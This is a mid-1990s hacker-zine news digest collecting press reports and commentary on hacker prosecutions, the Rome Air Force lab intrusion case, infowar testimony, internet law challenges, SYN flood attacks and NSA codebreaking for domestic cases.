"There are so many benign things one can do with a computer," said Charles Marson, a former attorney for the American Civil Liberties Union who handles high-tech cases in private practice. "If it were a typewriter and he pulled some scam with it or wrote a threatening note, would you condition his probation on not using a typewriter?"

But Carey Heckman, co-director of the Law and Technology Policy Center

at Stanford University, suggested another analogy: "Would you want to put an arsonist to work in a match factory?"

Friends defend Poulsen.

Over the years, Poulsen's friends and defense lawyers have argued that prosecutors exaggerated the threat he posed, either because law officers didn't understand the technology he was using or because his actions seemed to flaunt authority.

Hacking is "sort of a youthful rebellion thing," Poulsen says now. "I'm far too old to get back into that stuff."

But others who've followed Poulsen's career note that he had earlier chances to reform.

He was first busted for hacking into university and government computers as a teen-ager. While an older accomplice went to jail, Poulsen was offered a job working with computers at SRI, the private think tank that does consulting for the Defense Department and other clients.

There, Poulsen embarked on a double life: A legitimate programmer by day, he began breaking into Pacific Bell offices and hacking into phone company computers at night.

When he learned FBI agents were on his trail, he used his skills to track their moves.

Before going underground in 1989, he also obtained records of secret wiretaps from unrelated investigations. Though Poulsen said he never tipped off the targets, authorities said they had to take steps to ensure those cases weren't compromised.

According to Schindler, the probation office will consider Poulsen's requests to use computers "on a case-by-case basis."

[=----------=]

[* Blurb on Bernie's release follows this article. *]

title: Computer Hacker Severely Beaten after Criticizing Prison Conditions
Target of Campaign by U.S. Secret Service

A convicted hacker, in prison for nothing more than possession of electronic parts easily obtainable at any Radio Shack, has been savagely beaten after being transferred to a maximum security prison as punishment for speaking out publicly about prison conditions. Ed Cummings, recently published in Wired and Internet Underground, as well as a correspondent for WBAI-FM in New York and 2600 Magazine, has been the focus of an increasingly ugly campaign of harrassment and terror from the authorities. At the time of this writing, Cummings is locked in the infectious diseases ward at Lehigh County prison in Allentown, Pennsylvania, unable to obtain the proper medical treatment for the severe injuries he has suffered.

The Ed Cummings case has been widely publicized in the computer hacker community over the past 18 months. In March of 1995, in what can only be described as a bizarre application of justice, Cummings (whose pen name is "Bernie S.") was targetted and imprisoned by the United States Secret Service for mere possession of technology that could be used to make free phone calls. Although the prosecution agreed there was no unauthorized access, no victims, no fraud, and no costs associated with the case, Cummings was imprisoned under a little known attachment to the Digital Telephony bill allowing individuals to be charged in this fashion. Cummings was portrayed by the Secret Service as a potential terrorist because of some of the books found in his library.

A year and a half later, Cummings is still in prison, despite the fact that he became eligible for parole three months ago. But things have

now taken a sudden violent turn for the worse. As apparent retribution for Cummings' continued outspokenness against the daily harrassment and numerous injustices that he has faced, he was transferred on Friday to Lehigh County Prison, a dangerous maximum security facility. Being placed in this facility was in direct opposition to his sentencing order. The reason given by the prison: "protective custody".

A day later, Cummings was nearly killed by a dangerous inmate for not getting off the phone fast enough. By the time the prison guards stopped the attack, Cummings had been kicked in the face so many times that he lost his front teeth and had his jaw shattered. His arm, which he tried to use to shield his face, was also severely injured. It is expected that his mouth will be wired shut for up to three months. Effectively, Cummings has now been silenced at last.

>From the start of this ordeal, Cummings has always maintained his composure and confidence that one day the injustice of his imprisonment will be realized. He was a weekly contributor to a radio talk show in New York where he not only updated listeners on his experiences, but answered their questions about technology. People from as far away as Bosnia and China wrote to him, having heard about his story over the Internet.

Now we are left to piece these events together and to find those responsible for what are now criminal actions against him. We are demanding answers to these questions: Why was Cummings transferred for no apparent reason from a minimum security facility to a very dangerous prison? Why has he been removed from the hospital immediately after surgery and placed in the infectious diseases ward of the very same prison, receiving barely any desperately needed medical attention? Why was virtually every moment of Cummings' prison stay a continuous episode of harrassment, where he was severely punished for such crimes as receiving a fax (without his knowledge) or having too much reading material? Why did the Secret Service do everything in their power to ruin Ed Cummings' life?

Had these events occurred elsewhere in the world, we would be quick to condemn them as barbaric and obscene. The fact that such things are taking place in our own back yards should not blind us to the fact that they are just as unacceptable.

Lehigh County Prison will be the site of several protest actions as will the Philadelphia office of the United States Secret Service. For more information on this, email protest@2600.com or call our office at (516) 751-2600.

9/4/96

[=----------=]

title: Bernie S. Released!

As of Friday, September 13th, Bernie S. was released from prison on an unprecedented furlough. He will have to report to probation and he still has major medical problems as a result of his extended tour of the Pennsylvania prison system. But the important thing is that he is out and that this horrible ordeal has finally begun to end.

We thank all of you who took an interest in this case. We believe it was your support and the pressure you put on the authorities that finally made things change. Thanks again and never forget the power you have.

emmanuel@2600.com
www.2600.com

[=----------=]

title: <The Squidge Busted>

ENGLAND:

The Squidge was arrested at his home yesterday under the Computer Misuse Act. A long standing member of the US group the *Guild, Squidge was silent today after being released but it appears no formal charges will be made until further interviews have taken place.

Included in the arrest were the confiscation of his computer equipment including two Linux boxes and a Sun Sparc. A number of items described as 'telecommunications devices' were also seized as evidence.

Following the rumours of ColdFire's recent re-arrest for cellular fraud this could mean a new crackdown on hacking and phreaking by the UK authorities. If this is true, it could spell the end for a particularly open period in h/p history when notable figures have been willing to appear more in public.

We will attempt to release more information as it becomes available.

(not posted by Squidge)

--
Brought to you by The NeXus.....

[* Good luck goes out to Squidge.. we are hoping for the best. *]

[=----------=]

title: School Hires Student to Hack Into Computers
source: The Sun Herald - 22 August 1996

Palisades Park, NJ - When in trouble, call an expert.

Students at Palisades Park's high school needed their transcripts to send off to colleges. But they were in the computer and no one who knew the password could be reached. So the school hired a 16-year-old hacker to break in.

"They found this student who apparently was a whiz, and, apparently, was able to go in and unlock the password," School Board attorney Joseph R. Mariniello said.

Superintendent George Fasciano was forced to explain to the School Board on Monday the $875 bill for the services of Matthew Fielder.

[* He should have charged more :) *]

[=----------=]

title: Paranoia and Brit Hackers Fuel Infowar Craze in Spy Agencies
author: unknown
source: Crypt Newsletter 38

Electronic doom will soon be visited on U.S. computer networks by information warriors, hackers, pannational groups of computer-wielding religious extremists, possible agents of Libya and Iran, international thugs and money-mad Internet savvy thieves.

John Deutch, director of Central Intelligence, testified to the truth of the matter, so it must be graven in stone. In a long statement composed in the august tone of the Cold Warrior, Deutch said to the Senate Permanent Subcommittee on Investigations on June 25, "My greatest concern is that hackers, terrorist organizations, or other nations might use information warfare techniques" to disrupt the national infrastructure.

"Virtually any 'bad actor' can acquire the hardware and software needed to attack some of our critical information-based infrastructures. Hacker tools are readily available on the Internet, and hackers

themselves are a source of expertise for any nation or foreign terrorist organization that is interested in developing an information warfare capability. In fact, hackers, with or without their full knowledge, may be supplying advice and expertise to rogue states such as Iran and Libya."

In one sentence, the head of the CIA cast hackers -- from those more expert than Kevin Mitnick to AOLHell-wielding idiots calling an America On-Line overseas account -- as pawns of perennial international bogeymen, Libya and Iran.

Scrutiny of the evidence that led to this conclusion was not possible since it was classified, according to Deutch.

" . . . we have [classified] evidence that a number of countries around the world are developing the doctrine, strategies, and tools to conduct information attacks," said Deutch.

Catching glimpses of shadowy enemies at every turn, Deutch characterized them as operating from the deep cover of classified programs in pariah states. Truck bombs aimed at the telephone company, electronic assaults by "paid hackers" are likely to be part of the arsenal of anyone from the Lebanese Hezbollah to "nameless . . . cells of international terrorists such as those who attacked the World Trade Center."

Quite interestingly, a Minority Staff Report entitled "Security and Cyberspace" and presented to the subcommittee around the same time as Deutch's statement, presented a different picture. In its attempt to raise the alarm over hacker assaults on the U.S., it inadvertently portrayed the intelligence community responsible for appraising the threat as hidebound stumblebums, Cold Warriors resistant to change and ignorant or indifferent to the technology of computer networks and their misuse.

Written by Congressional staff investigators Dan Gelber and Jim Christy, the report quotes an unnamed member of the intelligence community likening threat assessment in the area to "a toddler soccer game, where everyone just runs around trying to kick the ball somewhere." Further, assessment of the threat posed by information warriors was "not presently a priority of our nation's intelligence and enforcement communities."

The report becomes more comical with briefings from intelligence agencies said to be claiming that the threat of hackers and information warfare is "substantial" but completely unable to provide a concrete assessment of the threat because few or no personnel were working on the subject under investigation. "One agency assembled [ten] individuals for the Staff briefing, but ultimately admitted that only one person was actually working 'full time' on intelligence collection and threat analysis," write Gelber and Christy.

The CIA is one example.

"Central Intelligence Agency . . . staffs an 'Information Warfare Center'; however, at the time of [the] briefing, barely a handful of persons were dedicated to collection and on [sic] defensive information warfare," comment the authors.

" . . . at no time was any agency able to present a national threat assessment of the risk posed to our information infrastructure," they continue. Briefings on the subject, if any and at any level of classification, "consisted of extremely limited anecdotal information."

Oh no, John, say it ain't so!

The minority report continues to paint a picture of intelligence agencies that have glommed onto the magic words "information warfare" and "hackers" as mystical totems, grafting the subjects onto "pre-existing" offices or new "working groups." However, the operations are based only on labels. "Very little prioritization" has been done, there are

few analysts working on the subjects in question.

Another "very senior intelligence officer for science and technology" is quoted claiming "it will probably take the intelligence community years to break the traditional paradigms, and re-focus resources" in the area.

Restated, intelligence director Deutch pronounced in June there was classified evidence that hackers are in league with Libya and Iran and that countries around the world are plotting plots to attack the U.S. through information warfare. But the classified data is and was, at best, anecdotal gossip -- hearsay, bullshit -- assembled by perhaps a handful of individuals working haphazardly inside the labyrinth of the intelligence community. There is no real threat assessment to back up the Deutch claims. Can anyone say _bomber gap_?

The lack of solid evidence for any of the claims made by the intelligence community has created an unusual stage on which two British hackers, Datastream Cowboy and Kuji, were made the dog and pony in a ridiculous show to demonstrate the threat of information warfare to members of Congress. Because of a break-in at an Air Force facility in Rome, NY, in 1994, booth hackers were made the stars of two Government Accounting Office reports on network intrusions in the Department of Defense earlier this year. The comings and goings of Datastream Cowboy also constitute the meat of Gelber and Christy's minority staff report from the Subcommittee on Investigations.

Before delving into it in detail, it's interesting to read what a British newspaper published about Datastream Cowboy, a sixteen year-old, about a year before he was made the poster boy for information warfare and international hacking conspiracies in front of Congress.

In a brief article, blessedly so in contrast to the reams of propaganda published on the incident for Congress, the July 5 1995 edition of The Independent wrote, "[Datastream Cowboy] appeared before Bow Street magistrates yesterday charged with unlawfully gaining access to a series of American defense computers. Richard Pryce, who was 16 at the time of the alleged offences, is accused of accessing key US Air Force systems and a network owned by Lockheed, the missile and aircraft manufacturers."

Pryce, a resident of a northwest suburb of London did not enter a plea on any of 12 charges levied against him under the British Computer Misuse Act. He was arrested on May 12, 1994, by New Scotland Yard as a result of work by the U.S. Air Force Office of Special Investigations. The Times of London reported when police came for Pryce, they found him at his PC on the third floor of his family's house. Knowing he was about to be arrested, he "curled up on the floor and cried."

In Gelber and Christy's staff report, the tracking of Pryce, and to a lesser extent a collaborator called Kuji -- real name Mathew Bevan, is retold as an eight page appendix entitled "The Case Study: Rome Laboratory, Griffiss Air Force Base, NY Intrusion."

Pryce's entry into Air Force computers was noticed on March 28, 1994, when personnel discovered a sniffer program he had installed on one of the Air Force systems in Rome. The Defense Information System Agency (DISA) was notified. DISA subsequently called the Air Force Office of Special Investigations (AFOSI) at the Air Force Information Warfare Center in San Antonio, Texas. AFOSI then sent a team to Rome to appraise the break-in, secure the system and trace those responsible. During the process, the AFOSI team discovered Datastream Cowboy had entered the Rome Air Force computers for the first time on March 25, according to the report. Passwords had been compromised, electronic mail read and deleted and unclassified "battlefield simulation" data copied off the facility. The Rome network was also used as a staging area for penetration of other systems on the Internet.

AFOSI investigators initially traced the break-in back one step to the New York City provider, Mindvox. According to the Congressional

report, this put the NYC provider under suspicion because "newspaper articles" said Mindvox's computer security was furnished by two "former Legion of Doom members." "The Legion of Doom is a loose-knit computer hacker group which had several members convicted for intrusions into corporate telephone switches in 1990 and 1991," wrote Gelber and Christy.

AFOSI then got permission to begin monitoring -- the equivalent of wiretapping -- all communications on the Air Force network. Limited observation of other Internet providers being used during the break-in was conducted from the Rome facilities. Monitoring told the investigators the handles of hackers involved in the Rome break-in were Datastream Cowboy and Kuji.

Since the monitoring was of limited value in determining the whereabouts of Datastream Cowboy and Kuji, AFOSI resorted to "their human intelligence network of informants, i.e., stool pigeons, that 'surf the Internet.' Gossip from one AFOSI 'Net stoolie uncovered that Datastream Cowboy was from Britain. The anonymous source said he had e-mail correspondence with Datastream Cowboy in which the hacker said he was a 16-year old living in England who enjoyed penetrating ".MIL" systems. Datastream Cowboy also apparently ran a bulletin board system and gave the telephone number to the AFOSI source.

The Air Force team contacted New Scotland Yard and the British law enforcement agency identified the residence, the home of Richard Pryce, which corresponded to Datastream Cowboy's system phone number. English authorities began observing Pryce's phone calls and noticed he was making fraudulent use of British Telecom. In addition, whenever intrusions at the Air Force network in Rome occurred, Pryce's number was seen to be making illegal calls out of Britain.

Pryce travelled everywhere on the Internet, going through South America, multiple countries in Europe and Mexico, occasionally entering the Rome network. From Air Force computers, he would enter systems at Jet Propulsion Laboratory in Pasadena, California, and the Goddard Space Flight Center in Greenbelt, Maryland. Since Pryce was capturing the logins and passwords of the Air Force networks in Rome, he was then able to get into the home systems of Rome network users, defense contractors like Lockheed.

By mid-April of 1994 the Air Force was monitoring other systems being used by the British hackers. On the 14th of the month, Kuji logged on to the Goddard Space Center from a system in Latvia and copied data from it to the Baltic country. According to Gelber's report, the AFOSI investigators assumed the worst, that it was a sign that someone in an eastern European country was making a grab for sensitive information. They broke the connection but not before Kuji had copied files off the Goddard system. As it turned out, the Latvian computer was just another system the British hackers were using as a stepping stone; Pryce had also used it to cover his tracks when penetrating networks at Wright-Patterson Air Force Base in Ohio, via an intermediate system in Seattle, cyberspace.com.

The next day, Kuji was again observed trying to probe various systems at NATO in Brussels and The Hague as well as Wright-Patterson. On the 19th, Pryce successfully returned to NATO systems in The Hague through Mindvox. The point Gelber and Christy seem to be trying to make is that Kuji, a 21-year old, was coaching Pryce during some of his attacks on various systems.

By this point, New Scotland Yard had a search warrant for Pryce with the plan being to swoop down on him the next time he accessed the Air Force network in Rome.

In April, Pryce penetrated a system on the Korean peninsula and copied material off a facility called the Korean Atomic Research Institute to an Air Force computer in Rome. At the time, the investigators had no idea whether the system was in North or South Korea. The impression created is one of hysteria and confusion at Rome. There was fear that the system, if in North Korea, would trigger an international incident, with

the hack interpreted as an "aggressive act of war." The system turned out to be in South Korea.

During the Korean break-in, New Scotland Yard could have intervened and arrested Pryce. However, for unknown reasons, the agency did not. Those with good memories may recall mainstream news reports concerning Pryce's hack, which was cast as an entry into sensitive North Korean networks.

It's worth noting that while the story was portrayed as the work of an anonymous hacker, both the U.S. government and New Scotland Yard knew who the perpetrator was. Further, according to Gelber's report English authorities already had a search warrant for Pryce's house.

Finally, on May 12 British authorities pounced. Pryce was arrested and his residence searched. He crumbled, according to the Times of London, and began to cry. Gelber and Christy write that Pryce promptly admitted to the Air Force break-ins as well as others. Pryce confessed he had copied a large program that used artificial intelligence to construct theoretical Air Orders of Battle from an Air Force computer to Mindvox and left it there because of its great size, 3-4 megabytes. Pryce paid for his Internet service with a fraudulent credit card number. At the time, the investigators were unable to find out the name and whereabouts of Kuji. A lead to an Australian underground bulletin board system failed to pan out.

On June 23 of this year, Reuters reported that Kuji -- 21-year-old Mathew Bevan -- a computer technician, had been arrested and charged in connection with the 1994 Air Force break-ins in Rome.

Rocker Tom Petty sang that even the losers get lucky some time. He wasn't thinking of British computer hackers but no better words could be used to describe the two Englishmen and a two year old chain of events that led to fame as international computer terrorists in front of Congress at the beginning of the summer of 1996.

Lacking much evidence for the case of conspiratorial computer-waged campaigns of terror and chaos against the U.S., the makers of Congressional reports resorted to telling the same story over and over, three times in the space of the hearings on the subject. One envisions U.S. Congressmen too stupid or apathetic to complain, "Hey, didn't we get that yesterday, and the day before?" Pryce and Bevan appeared in "Security in Cyberspace" and twice in Government Accounting Office reports AIMD-96-84 and T-AIMD96-92. Jim Christy, the co-author of "Security in Cyberspace" and the Air Force Office of Special Investigations' source for the Pryce case supplied the same tale for Jack Brock, author of the GAO reports. Brock writes, ". . . Air Force officials told us that at least one of the hackers may have been working for a foreign country interested in obtaining military research data or areas in which the Air Force was conducting advanced research." It was, apparently, more wishful thinking.

Notes:

The FAS Web site also features an easy to use search engine which can be used to pull up the Congressional testimony on hackers and network intrusion. These example key words are effective: "Jim Christy," "Datastream Cowboy".

[=----------=]

title: Hackers Find Cheap Scotland Yard Phone Connection
source: Reuters/Variety

Monday August 5 12:01 AM EDT

LONDON (Reuter) - Computer hackers broke into a security system at Scotland Yard, London's metropolitan police headquarters, to make international calls at police expense, police said Sunday.

A police spokesman would not confirm a report in the Times newspaper that the calls totaled one million pounds ($1.5 million). He said the main computer network remained secure.

"There is no question of any police information being accessed," the spokesman said. "This was an incident which was investigated by our fraud squad and by AT&T investigators in the U.S."

AT&T Corp investigators were involved because most of the calls were to the United States, the Times said.

According to The Times, the hackers made use of a system called PBX call forwarding that lets employees to make business calls from home at their employer's expense.

[=----------=]

title: U.S. Official Warns OF "Electronic Pearl Harbor"
source: BNA Daily Report - 17 Jul 96

Deputy U.S. Attorney General Jamie Gorelick told a Senate subcommittee last week that the possibility of "an electronic Pearl Harbor" is a very real danger for the U.S. She noted in her testimony that the U.S. information infrastructure is a hybrid public/private network, and warned that electronic attacks "can disable or disrupt the provision of services just as readily as -- if not more than -- a well-placed bomb." On July 15 the Clinton Administration called for a President's Commission on Critical Infrastructure Protection, with the mandate to identify the nature of threats to U.S. infrastructure, both electronic and physical, and to work with the private sector in devising a strategy for protecting this infrastructure. At an earlier hearing, subcommittee members were told that about 250,000 intrusions into Defense Department computer systems are attempted each year, with about a 65% success rate.

[=----------=]

title: Suit Challenges State's Restraint of the Internet Via AP
author: Jared Sandberg
source: The Wall Street Journal

Can the state of Georgia hold sway over the global Internet?

A federal lawsuit filed against the state Tuesday by the American Civil Liberties Union should eventually answer that question. The suit, filed in federal district court in Georgia, challenges a new Georgia law that makes it illegal in some instances to communicate anonymously on the Internet and to use trademarks and logos without permission.

The ACLU, joined by 13 plaintiffs including an array of public-interest groups, contends that the Georgia law is "unconstitutionally vague" and that its restraints on using corporate logos and trade names are "impermissibly chilling constitutionally protected expression." The plaintiffs also argue that the Georgia law, which imposes a penalty of up to 12 months in jail and $1,000 in fines, illegally tries to impose state restrictions on interstate commerce, a right reserved for Congress.

The legal challenge is one of the first major assaults on state laws that seek to rein in the Internet, despite its global reach and audience. Since the beginning of 1995, 11 state legislatures have passed Internet statutes and nine others have considered taking action.

Connecticut passed a law last year that makes it a crime to send an electronic-mail message "with intent to harass, annoy or alarm another person" -- despite the Internet's hallowed tradition of "flaming" users with messages designed to do just that. Virginia enacted a bill

this year making it illegal for a state employee -- including professors who supposedly have academic freedom on state campuses -- to use state-owned computers to get access to sexually explicit material. New York state has tried to resurrect prohibitions on "indecent material" that were struck down as unconstitutional by a federal appeals panel ruling on the federal Communications Decency Act three months ago.

Most Internet laws target child pornographers and stalkers. Opponents argue the well-intended efforts could nonetheless chill free speech and the development of electronic commerce. They maintain that the Internet, which reaches into more than 150 countries, shouldn't be governed by state laws that could result in hundreds of different, and often conflicting, regulations.

"We've got to nip this in the bud and have a court declare that states can't regulate the Internet because it would damage interstate commerce," says Ann Beeson, staff attorney for the ACLU. "Even though it's a Georgia statute, it unconstitutionally restricts the ability of anybody on the Internet to use a pseudonym or to link to a Web page that contains a trade name or logo. It is unconstitutional on its face."

Esther Dyson, president of high-tech publisher EDventure Holdings Inc. and chairwoman of the Electronic Frontier Foundation, a high-tech civil liberties organization that is a co-plaintiff in the lawsuit, calls the Georgia law "brain-damaged and unenforceable" and adds: "How are they going to stop people from using fake names? Anonymity shouldn't be a crime. Committing crimes should be a crime."

But Don Parsons, the Republican state representative who sponsored the Georgia bill, countered that the law is a necessary weapon to combat fraud, forgery and other on-line misdeeds. The groups that oppose it, he says, "want to present (the Internet) as something magical, as something above and beyond political boundaries." It is none of these things, he adds.

Nor does the Georgia law seek to ban all anonymity, Mr. Parsons says; instead, it targets people who "fraudulently misrepresent their (Web) site as that of another organization." Misrepresenting on-line medical information, for example, could cause serious harm to an unsuspecting user, he says.

But Mr. Parsons's critics, including a rival state lawmaker, Rep. Mitchell Kaye, say political reprisal lies behind the new law. They say Mr. Parsons and his political allies were upset by the Web site run by Mr. Kaye, which displayed the state seal on its opening page and provided voting records and sometimes harsh political commentary. Mr. Kaye asserts that his Web site prompted the new law's attack on logos and trademarks that are used without explicit permission.

"We've chosen to regulate free speech in the same manner that communist China, North Korea, Cuba and Singapore have," Mr. Kaye says. "Legislators' lack of understanding has turned to fear. It has given Georgia a black eye and sent a message to the world -- that we don't understand and are inhospitable to technology."

Mr. Parsons denies that the political Web site was the primary reason for his sponsorship of the new statute.

The very local dispute underscores the difficulty of trying to legislate behavior on the Internet. "It creates chaos because I don't know what rules are going to apply to me," says Lewis Clayton, a partner at New York law firm Paul, Weiss, Rifkind, Wharton & Garrison. "Whose laws are going to govern commercial transactions? You don't want to have every different state with the ability to regulate what is national or international commerce."

In the case of the Georgia statute, while its backers say it isn't a

blanket ban of anonymity, opponents fear differing interpretations of the law could lead to the prosecution of AIDS patients and childabuse survivors who use anonymity to ensure privacy when they convene on the Internet.

"Being able to access these resources anonymously really is crucial," says Jeffery Graham, executive director of the AIDS Survival Project, an Atlanta service that joined the ACLU in the lawsuit. His group's members "live in small communities," he says, and if their identities were known, "they would definitely suffer from stigmas and reprisals."

[=----------=]

title: U.S. Government Plans Computer Emergency Response Team
source: Chronicle of Higher Education - 5 Jul 96

The federal government is planning a centralized emergency response team to respond to attacks on the U.S. information infrastructure. The Computer Emergency Response Team at Carnegie Mellon University, which is financed through the Defense Department, will play a major role in developing the new interagency group, which will handle security concerns related to the Internet, the telephone system, electronic banking systems, and the computerized systems that operate the country's oil pipelines and electrical power grids.

[=----------=]

title: Hackers $50K challenge to break Net security system
source: Online Business Today

World Star Holdings in Winnipeg, Canada is looking for trouble. If they find it, they're willing to pay $50,000 to the first person who can break their security system. The company has issued an open invitation to take the "World Star Cybertest '96: The Ultimate Internet Security Challenge," in order to demonstrate the Company's Internet security system.

Personal email challenges have been sent to high profile names such as Bill Gates, Ken Rowe at the National Center for Super Computing, Dr. Paul Penfield, Department of Computer Science at the M.I.T. School of Engineering and researchers Drew Dean and Dean Wallach of Princeton University.

[* Challenging Bill Gates to hack a security system is like
challenging Voyager to a knitting contest. *]

OBT's paid subscription newsletter Online Business Consultant has recently quoted the Princeton team in several Java security reports including "Deadly Black Widow On The Web: Her Name is JAVA," "Java Black Widows---Sun Declares War," Be Afraid. Be Very Afraid" and "The Business Assassin." To read these reports go to Home Page Press http://www.hpp.com and scroll down the front page.

Brian Greenberg, President of World Star said, "I personally signed, sealed and emailed the invitations and am very anxious to see some of the individuals respond to the challenge. I am confident that our system is, at this time, the most secure in cyberspace."

World Star Holdings, Ltd., is a provider of interactive "transactable" Internet services and Internet security technology which Greenberg claims has been proven impenetrable. The Company launched its online contest offering more than $50,000 in cash and prizes to the first person able to break its security system.

According to the test's scenario hackers are enticed into a

virtual bank interior in search of a vault. The challenge is to unlock it and find a list of prizes with inventory numbers and a hidden "cyberkey" number. OBT staff used Home Page Press's Go.Fetch (beta) personal agent software to retrieve the World Star site and was returned only five pages.

If you're successful, call World Star at 204-943-2256. Get to it hackers. Bust into World Star at http://205.200.247.10 to get the cash!

[=----------=]

title: Criminal cult begins PGP crack attempt
from: grady@netcom.com (Grady Ward)

The Special Master has informed me that Madame Kobrin has asked her to retain a PC expert to attempt to "crack" a series of pgp-encrypted multi-megabyte files that were seized along with more than a compressed gigabyte of other material from my safety deposit box.

Ironically, they phoned to ask for assistance in supplying them with a prototype "crack" program that they could use in iterating and permuting possibilities. I did supply them a good core pgpcrack source that can search several tens of thousands of possible key phrases a seconds; I also suggested that they should at least be using a P6-200 workstation or better to make the search more efficient.

The undercurrent is that this fresh hysterical attempt to "get" something on me coupled with the daily settlement pleas reflects the hopelessness of the litigation position of the criminal cult.

It looks like the criminal cult has cast the die to ensure that the RTC vs Ward case is fought out to the bitter end. Which I modestly predict will be a devastating, humiliating defeat for them from a pauper pro per.

I have given them a final settlement offer that they can leave or take. Actually they have a window of opportunity now to drop the suit since my counterclaims have been dismissed (although Judge Whyte invited me to re-file a new counterclaim motion on more legally sufficiant basis).

I think Keith and I have found a successful counter-strategy to the cult's system of litigation harassment.

Meanwhile, I could use some help from veteran a.r.s'ers. I need any copy you have of the Cease and Desist letter that you may have received last year from Eliot Abelson quondam criminal cult attorney and Eugene Martin Ingram spokespiece.

Physical mail:

Grady Ward
3449 Martha Ct.
Arcata, CA 95521-4884

JP's BMPs or fax-images to:

grady@northcoast.com

Thanks.

Grady Ward

Ps. I really do need all of your help and good wishes after all. Thanks for all of you keeping the net a safe place to insult kook kults.

[=----------=]

title: Hackers Bombard Internet
author: Dinah Zeiger
source: Denver Post

9/21/96

Computer hackers have figured out a new way to tie the Internet in knots - flooding network computers with messages so other users can't access them.

Late Thursday, the federally funded Computer Emergency Response Team at Carnegie-Mellon University in Pittsburgh issued an advisory to Internet service providers, universities and governments detailing the nature of the attacks, which have spread to about 15 Internet services over the past six weeks. Three were reported this week.

Thus far, none of the Colorado-based Internet providers contacted has been victimized, but all are on alert and preparing defenses.

The worst of it is that there is no rock-solid defense, because the attacks are launched using the same rules - or protocols- that allow Internet computers to establish a connection.

The best the Computer Emergency Response Team can do so far is to suggest modifications that can reduce the likelihood that a site will be targeted.

In essence, hackers bombard their victim sites with hundreds of messages from randomly generated, fictitious addresses. The targeted computers overload when they try to establish a connection with the false sites. It doesn't damage the network, it just paralyzes it.

The Computer Emergency Response Team traces the attacks to two underground magazines, 2600 and Phrack, which recently published the code required to mount the assaults.

[* Uh, wait.. above it said messages.. which sounds more like usenet, not SYN Floods.. *]

"It's just mischief," said Ted Pinkowitz, president of Denver based e-central. "They're just doing it to prove that it can be done."

One local Internet service provider, who declined to be identified because he fears being targeted, said it goes beyond pranks.

"It's malicious," he said. "They're attacking the protocols that are the most basic glue of the Internet and it will take some subtle work to fix it. You can't just redesign the thing, because it's basic to the operation of the entire network."

The response team says tracking the source of an attack is difficult, but not impossible.

"We have received reports of attack origins being identified," the advisory says.

[=----------=]

title: Crypto Mission Creep
author: Brock N. Meeks

The Justice Department has, for the first time, publicly acknowledged using the code-breaking technologies of the National Security Agency, to help with domestic cases, a situation that strains legal boundaries of the agency.

Deputy Attorney General Jamie Gorelick admitted in July, during an open hearing of the Senate's Governmental Affairs permanent subcommittee on investigations, that the Justice Department: "Where, for example, we are having trouble decrypting information in a computer, and the expertise lies at the NSA, we have asked for technical assistance under our control."

That revelation should have been a bombshell. But like an Olympic diver, the revelation made hardly a ripple.

By law the NSA is allowed to spy on foreign communications without

warrant or congressional oversight. Indeed, it is one of the most secretive agencies of the U.S. government, whose existence wasn't even publicly acknowledged until the mid-1960s. However, it is forbidden to get involved in domestic affairs.

During the hearing Sen. Sam Nunn (D-Ga.) asked Gorelick if the President had the "the constitutional authority to override statutes where the basic security of the country is at stake?" He then laid out a scenario: "Let's say a whole part of the country is, in effect, freezing to death in the middle of the winter [because a power grid has been destroyed] and you believe it's domestic source, but you can't trace it, because the FBI doesn't have the capability. What do you do?"

Gorelick replied that: "Well, one thing you could do -- let me say this, one thing you could do is you could detail resources from the intelligence community to the law enforcement community. That is, if it's under -- if it's -- if you're talking about a technological capability, we have done that." And then she mentioned that the NSA had been called on to help crack some encrypted data.

But no one caught the significance of Gorelick's' statements. Instead, the press focused on another proposal she outlined, the creation of what amounts to a "Manhattan Project" to help thwart the threat of information warfare. "What we need, then, is the equivalent of the 'Manhattan Project' for infrastructure protection, a cooperative venture between the government and private sector to put our best minds together to come up with workable solutions to one of our most difficult challenges,'' Gorelick told Congress. Just a day earlier, President Clinton had signed an executive order creating a blue-ribbon panel, made up of several agencies, including the Justice Department, the CIA, the Pentagon and the NSA and representatives of the private sector.

Though the press missed the news that day; the intelligence agency shivered. When I began investigating Gorelick's statement, all I got were muffled grumbling. I called an NSA official at home for comments. "Oh shit," he said, and then silence. "Can you elaborate a bit on that statement?" I asked, trying to stifle a chuckle. "I think my comment says it all," he said and abruptly hung up the phone.

Plumbing several sources within the FBI drew little more insight. One source did acknowledge that the Bureau had used the NSA to crack some encrypted data "in a handful of instances," but he declined to elaborate.

Was the Justice Department acting illegally by pulling the NSA into domestic work? Gorelick was asked by Sen. Nunn if the FBI had the legal authority to call on the NSA to do code-breaking work. "We have authority right now to ask for assistance where we think that there might be a threat to the national security," she replied. But her answer was "soft." She continued: "If we know for certain that there is a -- that this is a non-national security criminal threat, the authority is much more questionable." Questionable, yes, but averted? No.

If Gorelick's answers seem coy, maybe it's because her public statements are at odds with one another. A month or so before her congressional bombshell, she revealed the plans for the information age"Manhattan Project" in a speech. In a story for Upside magazine, by old-line investigative reporter Lew Koch, where he broke the story, Gorelick whines in her speech about law enforcement going through "all that effort" to obtain warrants to search for evidence only to find a child pornography had computer files "encrypted with DES" that don't have a key held in escrow. "Dead end for us," Gorelick says. "Is this really the type of constraint we want? Unfortunately, this is not an imaginary scenario. The problem is real."

All the while, Gorelick knew, as she would later admit to Congress, that the FBI had, in fact, called the NSA to help break codes.

An intelligence industry insider said the NSA involvement is legal.

"What makes it legal probably is that when [the NSA] does that work they're really subject to all the constraints that law enforcement is subject to." This source went on to explain that if the FBI used any evidence obtained from the NSA's code-breaking work to make it's case in court, the defense attorney could, under oath, ask the NSA to "explain fully" how it managed to crack the codes. "If I were advising NSA today I would say, there is a substantial risk that [a defense attorney] is going to make [the NSA] describe their methods," he said. "Which means it's very difficult for the NSA to do its best stuff in criminal cases because of that risk."

Some 20 years ago, Sen. Frank Church, then chairman of the Senate Intelligence Committee, warned of getting the NSA involved in domestic affairs, after investigating the agency for illegal acts. He said the "potential to violate the privacy of Americans is unmatched by any other intelligence agency." If the resources of the NSA were ever used domestically, "no American would have any privacy left . . . There would be no place to hide," he said. "We must see to it that this agency and all agencies that possess this technology operate within the law and under proper supervision, so that we never cross over that abyss. That is an abyss from which there is no return," he said.

And yet, the Clinton Administration has already laid the groundwork for such "mission creep" to take place, with the forming of this "Manhattan Project."

But if the Justice Department can tap the NSA at will -- a position of questionable legality that hasn't been fully aired in public debate -- why play such hardball on the key escrow encryption issue?

